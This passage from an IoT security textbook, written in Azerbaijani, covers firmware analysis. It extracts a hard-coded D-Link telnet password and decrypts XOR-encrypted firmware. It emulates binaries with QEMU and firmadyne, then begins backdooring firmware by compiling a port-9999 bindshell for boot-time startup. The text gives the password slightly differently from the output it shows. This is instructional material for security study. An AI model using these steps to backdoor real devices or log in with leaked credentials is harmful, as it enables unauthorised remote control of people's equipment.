- **Fayl Sistemi (File System):** Fayl sistemi, firmware-in bütün fayllarını, kitabxanalarını, skriptlərini və digər zəruri sistem komponentlərini ehtiva edir. Bura, həmçinin veb serverlər, şəbəkə xidmətləri və istifadəçi interfeysləri də daxil ola bilər.

Bu komponentlər əsasında quraşdırılmış sistemin tipik yüklənmə prosesi aşağıdakı ardıcıllıqla baş verir:

1. Bootloader lazımi hardware və sistem komponentlərini işə salır.
2. Bootloader, kernel-in fiziki ünvanına yönləndirilir və device tree (cihaz ağacı) ilə birgə kernel yüklənir.
3. Kernel, ötürülən ünvandan yüklənir və sistemi işləmək üçün vacib prosesləri və xidmətləri işə salır.
4. Kernel yükləndikdən sonra bootloader funksiyasını bitirir.
5. Fayl sistemi montaj olunur.
6. Kernel fayl sistemini montaj etdikdən sonra init adlı istifadəçi proqramı işə salınır.

Bu gedişat bizə göstərir ki, əgər biz bootloader-ə çıxış əldə edə bilsək və ya öz bootloader-imizi hədəf cihazda yükləyə bilsək, bu zaman cihazın bütün fəaliyyətini öz nəzarətimizə ala bilərik. Bu, hətta orijinal kernel əvəzinə öz dəyişdirilmiş kernel-i yükləməklə mümkündür. Bu cür sınaqlar faydalı və öyrədicidir, lakin bu kitabın mövzusu xaricindədir.

- **Sabitləşdirilmiş Giriş Məlumatları (Hard-Coded Secrets)**

Firmware fayl sistemini çıxarmağın əsas məqsədlərindən biri sabitləşdirilmiş (hard-coded) məlumatları — yəni, cihazın içində saxlanılan həssas məlumatları tapmaqdır. Bunlara aşağıdakılar daxildir:

- Sabit istifadəçi adı və şifrələr (hard-coded credentials)
- Arxa girişlər (backdoor access)
- Həssas URL-lər
- Access token-lər
- API açarları və şifrləmə açarları
- Şifrləmə alqoritmləri
- Yerli fayl yolları (local pathnames)
- Ətraf mühit dəyişənləri
- İdentifikasiya və avtorizasiya mexanizmləri

  Əlbəttə ki, bu siyahı cihazın tipinə görə dəyişə bilər.

Bu misalda telnet xidmətinə aid sabit şifrəni tapmağa çalışacağıq. Əgər belə bir parol varsa və uzaqdan qoşulmanı təmin edirsə, bu olduqca ciddi zəiflik hesab olunur. Məsələn, uşaq kameralarında bu, böyük təhlükə yarada bilər: kimsə qoşulub videonu izləyə, hətta yazını dayandıra bilər.


Firmware qovluğuna daxil olduqdan sonra bütün fayllar içində telnet açar sözünü axtarmaq üçün grep alətindən istifadə edə bilərik:

- **`grep -nr 'telnet' .`**

```
→ squashfs-root grep -inr 'telnet' .
Binary file ./usr/sbin/telnetd matches
Binary file ./usr/lib/tc/q_netem.so matches
./www/__adv_port.php:22:                                        <option value
='Telnet'>Telnet</option>
./etc/scripts/system.sh:26:     # start telnet daemon
./etc/scripts/system.sh:27:     /etc/scripts/misc/telnetd.sh    > /dev/consol
e
./etc/scripts/misc/telnetd.sh:3:TELNETD=`rgdb -g /sys/telnetd`
./etc/scripts/misc/telnetd.sh:4:if [ "$TELNETD" = "true" ]; then
./etc/scripts/misc/telnetd.sh:5:        echo "Start telnetd ..." > /dev/conso
le
./etc/scripts/misc/telnetd.sh:8:                telnetd -l "/usr/sbin/login"
-u Alphanetworks:$image_sign -i $lf &
./etc/scripts/misc/telnetd.sh:10:               telnetd &
./etc/defnodes/S11setnodes.php:39:set("/sys/telnetd",                   "true
");
```

Şəkil 9.30. Telnet ilə bağlı sabitləşdirilmiş məlumatların tapılması

Nəticələrə əsasən, */etc/scripts/telnetd.sh* faylı telnet servisini başladan skriptdir. *system.sh* adlı fayl isə onu çağırır (Şəkil 9.31).



Şəkil 9.31. Telnet giriş məlumatlarının mənbəyi

system.sh faylını nano redaktoru ilə açsaq, içində telnetd.sh skriptinə yönləndirən bir əmr olduğunu görərik:

```
#!/bin/sh
image_sign=`cat /etc/config/image_sign`
TELNETD=`rgdb -g /sys/telnetd`
if [ "$TELNETD" = "true" ]; then
        echo "Start telnetd ..." > /dev/console
        if [ -f "/usr/sbin/login" ]; then
                lf=`rgdb -i -g /runtime/layout/lanif`
                telnetd -l "/usr/sbin/login" -u Alphanetworks:$image_sign -i
$lf &
        else
                telnetd &
        fi
fi
~
```

Şəkil 9.32. Telnet şifrəsinin skript içində təyin olunması

Bu skriptdə $password dəyişəni /etc/config/image_sign faylının içindəki məlumatlarla təyin edilir. O faylı açdıqda isə belə bir nəticə ilə qarşılaşırıq:

- **`cat /etc/config/image_sign`**

```
→ squashfs-root cat etc/config/image_sign
wrgn23_dlwbr_dir300b
```

Şəkil 9.33. Telnet üçün təyin olunmuş sabit şifrə

Nəticədə görürük ki, bu cihaz üçün istifadəçi adı root, şifrə isə *wrgn23_dlwr_dir300b* olaraq təyin edilib. Bu məlumat həmin modelin bütün cihazlarında ortaq ola bilər və bu da onu təhlükəsizlik baxımından ciddi zəiflik halına gətirir.

9.7.1. Şifrələnmiş Firmware-lər

IoT ekosistemində işləyərkən, bəzən şifrələnmiş firmware faylları ilə qarşılaşa bilərsiniz. Bu şifrələnmənin növü firmware-dən asılı olaraq dəyişə bilər. Bəzi hallarda firmware yalnız XOR ilə, bəzi hallarda isə daha inkişaf etmiş AES (Advanced Encryption Standard) kimi alqoritmlərlə şifrələnmiş ola bilər. Gəlin bu hissədə XOR ilə şifrələnmiş firmware-lərin analizinə baxaq və bu fayllardan zəiflikləri necə çıxara biləcəyimizi öyrənək.

Bu təcrübə üçün bizə kitabla birlikdə verilmiş "encrypted.bin" adlı firmware faylı lazım olacaq.
[https://www.icloud.com/iclouddrive/048DAbEEYFSmWJpu5pAiCd8dg#iot_sec_labs]

Bu zəiflik ilk dəfə Roberto Paleari (@rpaleari) və Alessandro Di Pinto (@adipinto) tərəfindən aşkarlanmışdır.

İlk addım olaraq, binwalk vasitəsilə bu faylda hansı bölmələrin olduğunu öyrənək (Şəkil 9.34):

- **`binwalk encrypted.bin`**

```
oit@ubuntu [01:15:09 AM] [~/lab/firmware]
-> % binwalk encrypted.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
```

Şəkil 9.34. Encrypted firmware faylında binwalk çıxışı

Gördüyümüz kimi, binwalk bu firmware üzərində heç bir konkret bölmə aşkar etmir. Bu isə aşağıdakı iki ehtimaldan birinə işarə edir:

1. Firmware istehsalçıya məxsusdur və tanınmayan bir fayl sistemi və bölmə quruluşuna malikdir.
2. Firmware şifrələnmişdir.

İlk yoxlamamız XOR şifrələmə olub olmadığını müəyyənləşdirmək olacaq. Bunun üçün hexdump ilə analiz apararaq təkrarlanan nümunələri müşahidə edəcəyik (Şəkil 9.35). Nümunə:

- **`hexdump -C encrypted.bin | tail -n 10`**

```
oit@ubuntu [01:15:10 AM] [~/lab/firmware]
-> % hexdump -C encrypted.bin | tail -n 10
0033ffd0  e3 47 30 66 1d 65 88 95  05 0a 2b 49 4e 48 15 45  |.G0f.e....+INH.E|
0033ffe0  51 23 5d 96 7b 0b 24 6b  e6 80 c1 a5 af 1c 84 0d  |Q#].{.$k........|
0033fff0  c1 48 fa 28 62 5f 7a 1a  16 b2 d7 d8 79 5c e8 89  |.H.(b_z.....y\..|
00340000  88 44 a2 d1 a9 d0 73 7b  88 45 1f d3 f0 bc 5a 2d  |.D....s{.E....Z-|
00340010  6d 5b 84 b8 56 84 57 a6  8a 44 a2 d1 68 b5 03 77  |m[..V.W..D..h..w|
00340020  b2 6a bc d1 68 b4 5a 2d  8c c4 a2 d1 68 b4 f2 02  |.j..h.Z-....h...|
00340030  96 44 a2 d1 68 b4 5a 2d  88 44 a2 d1 68 b4 5a 2d  |.D..h.Z-.D..h.Z-|
00340040  88 44 a2 d1 68 b4 5a 2d  88 44 a2 d1 68 b4 5a 2d  |.D..h.Z-.D..h.Z-|
*
00340080
```

Şəkil 9.35. Şifrələmə analiz üçün hexdump çıxışı

Bu çıxışda 88 44 a2 d1 68 b4 5a d2 nümunəsinin təkrarlanması görünür. Bu bizə göstərir ki, bu simvollar XOR açarı ola bilər. Bu halda aşağıdakı Python skriptindən istifadə edərək firmware-i deşifrə edirik:

```
import os
import sys

key = "key-here".decode("hex")
data = sys.stdin.read()

r = ""
for i in range(len(data)):
    c = chr(ord(data[i]) ^ ord(key[i % len(key)]))
    r += c

sys.stdout.write(r)
```

Bu skripti icra etdikdən sonra decrypted.bin adlı faylı alacağıq:

```
cat encrypted.bin | python decrypxor.py > decrypted.bin
```

Sonra yenidən binwalk ilə yoxlayırıq (Şəkil 9.36):

```
binwalk -E decrypted.bin
```

Gördüyümüz kimi, artıq binwalk müxtəlif fayl sistemlərini və bölmələri müəyyən edə bilir. Squashfs sistemi olduğunu təsdiq etdikdən sonra, onu çıxarmaq üçün (Şəkil 9.37):

```
binwalk -e decrypted.bin
```

Şəkil 9.36. Decrypted firmware faylında binwalk nəticəsi

```
oit@ubuntu [01:17:46 AM] [~/lab/firmware]
-> % binwalk -e decrypted.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
128           0x80            uImage header, header size: 64 by
01-06 11:28:02, image size: 1428245 bytes, Data Address: 0x800C
x999D9F4A, OS: Linux, CPU: MIPS, image type: OS Kernel Image, c
Kernel Image"
192           0xC0            LZMA compressed data, properties:
compressed size: 4242824 bytes
1429632       0x15D080        Squashfs filesystem, little endia
294 bytes, 131 inodes, blocksize: 131072 bytes, created: 2016-0

oit@ubuntu [01:19:01 AM] [~/lab/firmware]
-> % cd _decrypted.bin.extracted/squashfs-root
oit@ubuntu [01:19:06 AM] [~/lab/firmware/_decrypted.bin.extract
-> % ls -la
total 600
drwxr-xr-x 8 oit oit   4096 Jan  6  2016 .
drwxrwxr-x 3 oit oit   4096 Jul 24 01:19 ..
drwxr-xr-x 2 oit oit   4096 Jan  6  2016 bin
drwxr-xr-x 2 oit oit   4096 Jan  6  2016 dev
-rwxr-xr-x 1 oit oit 581632 Jan  6  2016 ess_apps.sqsh
drwxr-xr-x 6 oit oit   4096 Jan  6  2016 etc
drwxr-xr-x 3 oit oit   4096 Jan  6  2016 lib
drwxr-xr-x 2 oit oit   4096 Jan  6  2016 sbin
drwxr-xr-x 5 oit oit   4096 Jan  6  2016 usr
```

Şəkil 9.37. Decrypted firmware-nin fayl sistemi

Əldə etdiyimiz fayllardan biri *ess_apps.sqsh* adlı Squashfs faylıdır. Onu unsquashfs ilə aça bilərik (Şəkil 9.38):

- **`unsquashfs ess_apps.sqsh`**

```
oit@ubuntu [01:19:08 AM] [~/lab/firmware/_decrypted.bin.extracted/squashfs-root]
-> % unsquashfs ess_apps.sqsh
Parallel unsquashfs: Using 2 processors
143 inodes (146 blocks) to write

[=============================================================================|] 146/146 100%
created 125 files
created 9 directories
created 18 symlinks
created 0 devices
created 0 fifos
```

Şəkil 9.38. Squashfs fayl sisteminin çıxarılması

Fayl sistemini çıxardıqdan sonra içərisindəki struktur aşağıdakı kimidir:

```
oit@ubuntu [01:20:21 AM] [~/lab/firmware/_decrypted.bin.e
-> % tree
.
├── lib
│   ├── libdbox.so
│   ├── libosapi.so
│   ├── libsetdbox.so
│   ├── libtbox.so
│   └── _mongoose.so
├── sbin
│   ├── dnsmasq
│   ├── mongoose
│   ├── sd
│   ├── sd_ctrl
│   └── taskmanager
└── www
    ├── cgi-bin
    │   ├── advance.cgi -> cgi_box
    │   ├── cgi_box
    │   ├── common.cgi -> cgi_box
    │   ├── dhcp_mac_2_ip.cgi -> cgi_box
    │   ├── firewall.cgi -> cgi_box
    │   ├── genfile.cgi -> cgi_box
```

Şəkil 9.39. Squashfs fayl sisteminin strukturu

Buradakı libbox.so kimi kitabxanalar maraqlı ola bilər. Onları analiz etmək üçün radare2 alətindən istifadə edirik (Şəkil 9.40):


- **radare2 -a mips -b32 libbox.so**

Radare2 içində avtomatik analiz üçün:

- **aaa**

Sonra bütün funksiyaları siyahıya salmaq üçün:


- **afl**



Şəkil 9.40. radare2 vasitəsilə funksiyaların siyahıya alınması

Funksiya adlarında maraqlı sətrləri tapmaq üçün ~ işarəsi ilə grep istifadə edə bilərik. Məsələn:

- **afl~wifi**
- **afl~gen**
- **afl~get**



Şəkil 9.41. Pincode ilə bağlı funksiyanın tapılması

9.7.2. Firmware Fayl Sisteminin Emulyasiyası və Təhlili

Firmware fayl sistemini çıxardıqdan sonra təhlükəsizlik tədqiqatçısı kimi atacağımız ilk addımlardan biri, fərdi ikili fayllara baxmaq və mümkün zəifliklər müəyyən etməkdir.

IoT cihazları müxtəlif arxitekturalarda işlədiyindən və adətən kompüterlərdəki x86 arxitekturasında deyil, ARM, MIPS, PowerPC və s. kimi platformalarda fəaliyyət göstərdiyindən, bu ikili faylları analiz etmək üçün uyğun alətlərdən istifadə etməliyik. Bu məqsədlə radare2, IDA Pro, Hopper kimi disassembler və analiz alətlərindən istifadə olunur.

Bu bölmədə isə biz yalnız ikili faylın emulyasiyası ilə maraqlanacağıq. İkili fayl başqa arxitekturaya aid olsa da, biz onu QEMU adlı emulyator vasitəsilə öz platformamızda çalışdıra bilərik. Bunun üçün əvvəlcə aşağıdakı kimi QEMU komponentlərini sistemimizə quraşdırırıq:

- **`sudo apt-get install qemu qemu-common qemu-system qemu-system-arm \`**
- **`qemu-system-common qemu-system-mips qemu-system-ppc qemu-user \`**
- **`qemu-user-static qemu-utils`**

Firmware fayl sisteminə Binwalk vasitəsilə baxdıqda aşağıdakı quruluşu müşahidə edirik (Şəkil 9.42):

```
~/Downloads/_dvrf.bin.extracted/squashfs-root » ls
bin  dev  etc  lib  media  mnt  proc  pwnable  sbin  sys  tmp  usr  var  www
```

Şəkil 9.42. DVFR firmware fayl sisteminin quruluşu

Quraşdırılmış fayllardan *busybox* ikili faylını analiz etmək üçün aşağıdakı *readelf* əmri icra olunur:

- **`readelf -h bin/busybox`**

Nəticədə arxitektura olaraq MIPS aşkarlanır (Şəkil 9.43).

MIPS arxitekturasını dəstəkləyən QEMU ikili faylını (qemu-mipsel-static) tapıb firmware qovluğuna kopyalayırıq:

- **`which qemu-mipsel-static`**
- **`sudo cp /usr/bin/qemu-mipsel-static .`**

```
~/Downloads/_dvrf.bin.extracted/squashfs-root » readelf -h bin/busybox
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           MIPS R3000
  Version:                           0x1
  Entry point address:               0x405a70
  Start of program headers:          52 (bytes into file)
  Start of section headers:          395948 (bytes into file)
  Flags:                             0x50001007, noreorder, pic, cpic, o32, mips32
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         6
  Size of section headers:           40 (bytes)
  Number of section headers:         27
  Section header string table index: 26
```

Şəkil 9.43. DVFR üçün arxitekturanın təyin edilməsi — MIPS

- **Emulyasiya zamanı qarşılaşılan problem və həlli**

QEMU ilə busybox proqramını işlətməyə çalışdıqda aşağıdakı xəta alınır:

- **`/lib/ld-uClibc.so.0: No such file or directory`**

Bu, proqramın */lib* yerinə firmware içindəki *lib/* qovluğuna baxmalı olduğunu göstərir (Şəkil 9.44, 9.45).

```
~/Downloads/_dvrf.bin.extracted/squashfs-root » sudo ./qemu-mipsel-static ./bin/busybox
[sudo] password for oit:
/lib/ld-uClibc.so.0: No such file or directory
```

Şəkil 9.44. Emulyasiya zamanı xəta

```
~/Downloads/_dvrf.bin.extracted/squashfs-root » ls lib
ld-uClibc.so.0      libbigballofmud.so.0  libc.so.0   libgcc_s.so.1  libnsl.so.0      libresolv.so.0
libbigballofmud.so  libcrypt.so.0         libdl.so.0  libm.so.0      libpthread.so.0  modules
```

Şəkil 9.45. ld-uClibc.so.0 kitabxanasının mövcudluğu

Bunun üçün *chroot* adlı alətdən istifadə edilir. *chroot*, cari qovluğu proqramın "root" mühiti kimi müəyyən edir və bununla proqram lazımi kitabxanaları tapır.

- **`sudo chroot . ./qemu-mipsel-static ./bin/busybox`**

```
~/Downloads/_dvrf.bin.extracted/squashfs-root » which qemu-mipsel-static
/usr/bin/qemu-mipsel-static
~/Downloads/_dvrf.bin.extracted/squashfs-root » sudo cp /usr/bin/qemu-mipsel-static .
~/Downloads/_dvrf.bin.extracted/squashfs-root » sudo chroot . ./qemu-mipsel-static ./bin/busybox
BusyBox v1.7.2 (2016-03-09 22:33:37 CST) multi-call binary
Copyright (C) 1998-2006  Erik Andersen, Rob Landley, and others.
Licensed under GPLv2.  See source distribution for full notice.

Usage: busybox [function] [arguments]...
   or: [function] [arguments]...

        BusyBox is a multi-call binary that combines many common Unix
        utilities into a single executable.  Most people will create a
        link to busybox for each function they wish to use and BusyBox
        will act like whatever it was invoked as!

Currently defined functions:
        [, [[, addgroup, adduser, arp, basename, cat, chgrp, chmod, chown, clear, cp, cut, delgroup,
        deluser, df, dirname, dmesg, du, echo, egrep, env, expr, false, fdisk, fgrep, find, free,
        fsck.minix, getty, grep, halt, head, hostid, id, ifconfig, insmod, kill, killall, klogd,
        less, ln, logger, login, logread, ls, lsmod, mkdir, mkfifo, mkfs.minix, mknod, more,
        mount, msh, mv, netstat, passwd, ping, ping6, pivot_root, poweroff, printf, ps, pwd,
        rdate, reboot, reset, rm, rmdir, rmmod, route, sh, sleep, su, sulogin, swapoff, swapon,
        sysctl, syslogd, tail, telnet, telnetd, test, top, touch, true, umount, uname, uptime,
        usleep, wget, xargs, yes
```

Şəkil 9.46. Emulyasiyanın uğurlu tamamlanması

9.7.3. Bütöv Firmware-in Emulyasiyası

Firmware-in tək bir binar faylını emulyasiya etdikdən sonra növbəti addım bütöv firmware image-in emulyasiyasıdır. Bu, aşağıdakı imkanları verir:

- Firmware-dəki bütün binar fayllara çıxış imkanı.
- Firmware üzərində şəbəkə əsaslı hücumların aparılması.
- İstənilən binar faylı debugger ilə analiz etmək.
- Web interfeysin işlədilməsinin təmin olunması (əgər varsa).
- Firmware-i uzaqdan istismar etmə tədqiqatı üçün platforma.

Lakin bu proses bir neçə çətinliklə müşayiət oluna bilər:


1. Firmware fərqli arxitektura üçün nəzərdə tutulub.
2. Boot zamanı əlavə konfiqurasiya və **NVRAM** məlumatları tələb oluna bilər.
3. Firmware-in işə düşməsi fiziki avadanlıq komponentlərindən asılı ola bilər.

- **Bu problemlərin öhdəsindən necə gəlmək olar?**

1. Arxitektura problemi artıq əvvəlki bölmədə qemu ilə həll edilmişdi.
2. NVRAM asılılığı üçün sadə, lakin effektiv bir üsul mövcuddur: proxy/interceptor istifadə edərək firmware-in sorğularını dinləyir və öz cavablarımızı göndəririk. Bu üsul, firmware-i sanki real NVRAM cavab verir kimi inandırır.

Əməliyyatı asanlaşdırmaq üçün **Firmware Analysis Toolkit (FAT)** adlı skript paketindən istifadə edilir. Bu, firmadyne adlı emulyasiya aləti üzərində qurulmuşdur.


- `git clone --recursive https://github.com/attify/firmware-analysis-toolkit.git`
- `cd firmware-analysis-toolkit`
- `sudo ./setup.sh`



Şəkil 9.47. firmadyne.config faylında FIRMWARE_DIR dəyərinin təyin edilməsi

Firmware-in yolunu və cihazın brend adını daxil edərək FAT skriptini işə salırıq (Şəkil 9.48):

- `sudo ./fat.py`



Şəkil 9.48. FAT ilə firmware emulyasiyası icrası

Bu skript firmware image-i analiz edir, arxitektura və digər xüsusiyyətləri müəyyənləşdirir, PostgreSQL verilənlər bazasında qeydiyyat aparır və sonunda şəbəkə bağlantısı qurur.

Əgər hər şey qaydasında gedərsə, nəticədə aşağıdakı IP ünvanı göstərilir (Şəkil 9.49):

Router interfeysini (məsələn: *192.168.0.1*) brauzerdə açaraq real cihazın interfeysini əldə etdiyimiz kimi baxmaq olar. Bu halda, giriş üçün admin istifadəçi adı və şifrə olmadan daxil olmaq mümkündür.

```
Password for user firmadyne:
Device contains neither a valid DOS partition table, nor Sun, SGI or OSF disklabel
Building a new DOS disklabel with disk identifier 0xb8d30f30.
Changes will remain in memory only, until you decide to write them.
After that, of course, the previous content won't be recoverable.

Warning: invalid flag 0x0000 of partition table 4 will be corrected by w(rite)
Building a new DOS disklabel with disk identifier 0x748d40d4.
Changes will remain in memory only, until you decide to write them.
After that, of course, the previous content won't be recoverable.

Warning: invalid flag 0x0000 of partition table 4 will be corrected by w(rite)
mke2fs 1.42.9 (4-Feb-2014)
umount: /home/oit/Downloads/firmware-analysis-toolkit/firmadyne/scratch/1/image: device is busy.
        (In some cases useful info about processes that use
         the device is found by lsof(8) or fuser(1))
Please check the makeImage function
Everything is done for the image id 1
Setting up the network connection
Password for user firmadyne:
qemu: terminating on signal 2 from pid 7326
Querying database for architecture... mipsel
Running firmware 1: terminating after 60 secs...
Inferring network...
Interfaces: [('br0', '192.168.0.1')]
Done!

Running the firmware finally :
```

Şəkil 9.49. Firmware uğurla emulyasiya olunur

Şəkil 9.50. Web interfeysə daxil olmaq mümkün olur

9.7.4. Firmware-ə Arxa Qapı Əlavə Etmək (Backdooring)

Firmware-ə arxa qapı yerləşdirmək, təhlükəsizlik tədqiqatçılarının tez-tez qarşılaşdığı əsas problemlərdəndir. Əgər cihazın imza doğrulama və bütövlük yoxlaması funksiyaları zəifdirsə və ya ümumiyyətlə yoxdursa, hücum edənlər cihazın firmware faylını çıxarıb onu dəyişdirərək öz arxa qapılarını daxil edə bilərlər. Bu dəyişdirilmiş firmware daha sonra real IoT cihazına yazılaraq cihaz üzərində uzaqdan nəzarəti mümkün edə bilər.

Bu hissədə Dlink firmware nümunəsi üzərində işləyərək 9999 portunu açan xüsusi bir arxa qapı əlavə edəcəyik. Firmware-i dəyişmək üçün əvvəlcə fayl sistemini çıxarmalı, sonra isə onu Firmware Mod Kit (FMK) aləti ilə modifikasiya etməliyik:

- **`git clone https://github.com/brianpow/firmware-mod-kit.git`**


shared-ng.config faylında BINWALK dəyişənini Binwalk alətinin yerləşdiyi yola uyğun olaraq dəyişmək lazımdır (Şəkil 9.51):

- **`BINWALK="/usr/local/bin/binwalk"`**

Şəkil 9.51. shared-ng.inc faylının dəyişdirilməsi

Firmware faylını *firmware-mod-kit* qovluğuna kopyalayır və *extract-firmware.sh* skriptini işə salırıq:

- **`cp ~/lab/firmware/Dlink_firmware.bin .`**
- **`./extract-firmware.sh Dlink_firmware.bin`**



Şəkil 9.52.FMK ilə firmware çıxarılması

Şəkil 9.53. Çıxarılmış fayl strukturu

Çıxarılan rootfs qovluğunda cihazın bütün fayl sistemi yer alır. Arxa qapı əlavə etmək üçün bu fayl sisteminə giriş əldə edirik.

- **MIPS üçün arxa qapı yazmaq və tərtib etmək**

Arxa qapı kodu bindshell adlanır və TCP 9999 portunu dinləyən bir server funksiyası yerinə yetirir. Kod MIPS arxitekturası üçün tərtib olunur. Tərtibat üçün Buildroot istifadə olunur:

- **wget https://buildroot.org/downloads/buildroot-2015.11.1.tar.gz**
- **tar xzf buildroot***
- **cd buildroot***
- **make menuconfig**
- *Target Architecture → MIPS (little endian) Toolchain → GCC Compiler, Build cross GDB for the host*

Sonra *bindshell.c* *[https://www.icloud.com/iclouddrive/048DAbEEYFSmWJpu5pAiCd8dg#iot_sec_labs]* faylı MIPS üçün belə tərtib edilir:

- **./mipsel-buildroot-linux-uclibc-gcc bindshell.c -o bindshell -static**

Bindshell faylını kompilyasiya etdikdən sonra onu avtomatik başladılan bir yerə yerləşdirmək lazımdır. Əməliyyat sistemində başlanğıcda (boot zamanı) avtomatik işləyən skriptlər əsasən */etc/init.d/* qovluğunda yerləşir. Bu qovluqdakı skriptlərin əksəriyyəti isə əslində */etc/scripts/* qovluğundakı fayllara simbollik keçidlərdir. Şəkil 9.54-də gördüyümüz kimi, init.d qovluğunda olan S10system.sh skripti əslində /etc/scripts/system.sh faylına işarə edir.

```
~/tools/firmware-mod-kit/Dlink_firmware/rootfs/etc/init.d(master*) » ls -la
total 12
drwxrwxr-x 2 root root 4096 Nov 23  2010 .
drwxrwxr-x 9 root root 4096 Nov 23  2010 ..
-rwxrwxr-x 1 root root  434 Nov 23  2010 rcS
lrwxrwxrwx 1 root root   22 Mar 21 17:10 S03config.sh -> /etc/scripts/config.sh
lrwxrwxrwx 1 root root   22 Mar 21 17:10 S10system.sh -> /etc/scripts/system.sh
lrwxrwxrwx 1 root root   21 Mar 21 17:10 S30final.sh -> /etc/scripts/final.sh
```

Şəkil 9.54. init.d qovluğu

/etc/scripts/ qovluğuna baxdıqda, Şəkil 9.55-də göstərildiyi kimi, burada sistemə aid müxtəlif .sh fayllar yerləşir.

```
~/tools/firmware-mod-kit/Dlink_firmware/rootfs/etc/scripts(master*) » ls -la
total 64
drwxrwxr-x 3 root root 4096 Nov 23  2010 .
drwxrwxr-x 9 root root 4096 Nov 23  2010 ..
-rwxrwxr-x 1 root root 1723 Nov 23  2010 config.sh
-rwxrwxr-x 1 root root  202 Nov 23  2010 dislan.sh
-rwxrwxr-x 1 root root  202 Nov 23  2010 enlan.sh
